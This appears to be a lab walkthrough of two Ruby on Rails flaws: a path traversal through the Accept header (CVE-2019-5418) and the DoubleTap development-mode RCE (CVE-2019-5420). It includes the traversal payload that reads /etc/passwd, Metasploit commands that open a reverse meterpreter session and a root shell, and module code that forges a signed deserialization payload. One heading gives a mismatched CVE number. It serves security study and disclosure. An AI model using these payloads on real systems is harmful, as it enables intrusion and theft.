


```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: strict-origin-when-cross-origin
Content-Type: text/html; charset=utf-8
ETag: W/"5baf19ce6561538119dfe32d561d6ab8"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: da8987d4-b34e-4ad2-bcab-af76995e0c9f
X-Runtime: 0.127473
Connection: close
Content-Length: 926

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Explanation:


The value "../../../../../../../etc/passwd{{" in Accept Header results in the query "/etc/passwd{{},}{+{},}{.{raw,erb,html,builder,ruby,coffee,jbuilder},}"

The query get processed by the the find_template_paths method.




```
245
246      def find_template_paths(query)
247        Dir[query].uniq.reject do |filename|
248          File.directory?(filename) ||
249            # deals with case-insensitive file systems.
250            !File.fnmatch(query, filename, File::FNM_EXTGLOB)
251        end
252      end
253
```

Dir[query].uniq processes the query and outputs /etc/passwd.




```
irb(main):002:0>
irb(main):003:0> query="/etc/passwd{{},}{+{},}{.{raw,erb,html,builder,ruby,coffee,jbuilder},}"
=> "/etc/passwd{{},}{+{},}{.{raw,erb,html,builder,ruby,coffee,jbuilder},}"
irb(main):004:0>
irb(main):005:0>
irb(main):006:0> Dir[query].uniq
=> ["/etc/passwd"]
irb(main):007:0>
irb(main):008:0>
```

On line 250, the File.fnmatch will match the filename with the query resulting in true return value.



```
irb(main):011:0>
irb(main):012:0> File.fnmatch(query,"/etc/passwd",File::FNM_EXTGLOB)
=> true
irb(main):013:0>
irb(main):014:0>
```

CVE-2019-2020



TOTAL CVE Entries: 135816

HOME > CVE > CVE-2019-5420

Printer-Friendly View

CVE-ID

CVE-2019-5420 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

A remote code execution vulnerability in development mode Rails <5.2.2.1, <6.0.0.beta3 can allow an attacker to guess the automatically generated development mode secret token. This secret token can be used in combination with other Rails internals to escalate to a remote code execution exploit.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:https://groups.google.com/forum/#!topic/rubyonrails-security/IsQKvDqZdKw
- CONFIRM:https://weblog.rubyonrails.org/2019/3/13/Rails-4-2-5-1-5-1-6-2-have-been-released/
- EXPLOIT-DB:46785
- URL:https://www.exploit-db.com/exploits/46785/
- FEDORA:FEDORA-2019-1cfe24db5c
- URL:https://lists.fedoraproject.org/archives/list/package-announce@lists.fedoraproject.org/message/Y43636TH4D6T46IC6N2RQVJTRFJAAYGA/
- MISC:http://packetstormsecurity.com/files/152704/Ruby-On-Rails-DoubleTap-Development-Mode-secret_key_base-Remote-Code-Execution.html

Google Group Discussion:

```
There is a possible a possible remote code executing exploit in Rails when in
development mode. This vulnerability has been assigned the CVE identifier
CVE-2019-5420.

Versions Affected:  6.0.0.X, 5.2.X.
Not affected:       None.
Fixed Versions:     6.0.0.beta3, 5.2.2.1

Impact
------
With some knowledge of a target application it is possible for an attacker to
guess the automatically generated development mode secret token.  This secret
token can be used in combination with other Rails internals to escalate to a
remote code execution exploit.

All users running an affected release should either upgrade or use one of the
workarounds immediately.

Releases
--------
The 6.0.0.beta3 and 5.2.2.1 releases are available at the normal locations.

Workarounds
-----------
This issue can be mitigated by specifying a secret key in development mode.
In "config/environments/development.rb" add this:

  config.secret_key_base = SecureRandom.hex(64)
```

Google Group Discussion Link:

Vulnerability: The Key used to encrypt the session can be bruteforced as it is dependent on the name of the application.

Using the secret key, a serialized payload can be generated. Upon passing a rails payload containing the serialized payload to the endpoint:

/rails/active_storage/disk/:encoded_key/*filename(.:format)

The payload upon deserialization results in RCE. Both ActiveSupport::MessageVerifier and ActiveSupport::MessageEncryptor use Marshal for serialization and therefore deserialization of malicious payload results in RCE.

The payload upon decryption and deserialization results in RCE.

Available Exploits:

1. https://www.rapid7.com/db/modules/exploit/multi/http/rails_double_tap
2. https://github.com/mpgn/Rails-doubletap-RCE

In order to identify the Secret Key, it can be done in two ways.

Method 1:

A. Using CVE-2019-5418 to retrieve credentials.yml.enc and master.key
B. Decrypting credentials.ymc.enc to retrieve the secret key value


Method 2:

A. Identifying the name of the application
B. Generating the MD5 hash from the application name.

Step 8: Using the metasploit module to exploit the vulnerability.

Commands:


```
use exploit/multi/http/rails_double_tap
set RHOSTS 192.74.86.3
exploit
```



```
msf5 > use exploit/multi/http/rails_double_tap
msf5 exploit(multi/http/rails_double_tap) >
msf5 exploit(multi/http/rails_double_tap) > set RHOSTS 192.74.86.3
RHOSTS => 192.74.86.3
msf5 exploit(multi/http/rails_double_tap) >
msf5 exploit(multi/http/rails_double_tap) > exploit

[*] Started reverse TCP handler on 192.74.86.2:4444
[*] Attempting to retrieve the application name...
[*] The application name is: App
[*] Stager ready: 433 bytes
[*] Sending serialized payload to target (1250 bytes)
[*] Sending stage (985320 bytes) to 192.74.86.3
[*] Meterpreter session 1 opened (192.74.86.2:4444 -> 192.74.86.3:44916) at 2020-05-13 17:14:16 +0530
[+] Deleted /tmp/RHkand.bin
[+] Deleted /tmp/thGNj.bin

meterpreter >
meterpreter > shell
Process 30 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
```


Metasploit Module Brief Review:

Metasploit Module Source:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/rails_double_tap.rb




```ruby
# Returns the application name based on Rails.root. It seems in development mode, the
# application name is used as a secret_key_base to encrypt/decrypt data.
def get_application_name
  root_info = get_rails_root_info
  root_info.split('/').last.capitalize
end
```

The above function retrieves the name of the application



```ruby
# Returns the serialized payload that is embedded with our malicious payload.
def generate_rails_payload(app_name, ruby_payload)
  secret_key_base = Digest::MD5.hexdigest("#{app_name}::Application")
  keygen = ActiveSupport::CachingKeyGenerator.new(ActiveSupport::KeyGenerator.new(secret_key_base, iterations: 1000))
  secret = keygen.generate_key('ActiveStorage')
  verifier = MessageVerifier.new(secret)
  erb = ERB.allocate
  erb.instance_variable_set :@src, ruby_payload
  erb.instance_variable_set :@filename, "1"
  erb.instance_variable_set :@lineno, 1
  dump_target = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result)
  verifier.generate(dump_target, purpose: :blob_key)
end
```

The def generate_rails_payload function, uses the app_name to generate the secret_key_base. A key is generated for active storage. The MessageVerifier is then used to sign the the Malicious payload with the secret.



```ruby
# Sending the serialized payload
# If the payload fails, the server should return 404. If successful, then 200.
def send_serialized_payload(rails_payload)
  res = send_request_cgi({
    'method'  => 'GET',
    'uri'     => "/rails/active_storage/disk/#{rails_payload}/test",
  })

  if res && res.code != 200
    print_error("It doesn't look like the exploit worked. Server returned: #{res.code}.")
    print_error('The expected response should be HTTP 200.')

    # This indicates the server did not accept the payload
    return false
  end

  # This is used to indicate the server accepted the payload
  true
end
```

The serialized payload is sent to the active_storage endpoint. Upon deserialization a session is obtained.

References

1. Ruby On Rails: (https://rubyonrails.org/)
2. Analysis for CVE-2019-5418 File Content Disclosure on Rails (https://chybeta.github.io/2019/03/16/Analysis-for%E3%80%90CVE-2019-5418%E3%80%91File-Content-Disclosure-on-Rails/)
3. Metasploit Module: (https://www.rapid7.com/db/modules/exploit/multi/http/rails_double_tap)
4. RCE on Rails 5.2.2 using a path traversal (https://github.com/mpgn/Rails-doubletap-RCE)
5. Hackerone Post (https://hackerone.com/reports/473888)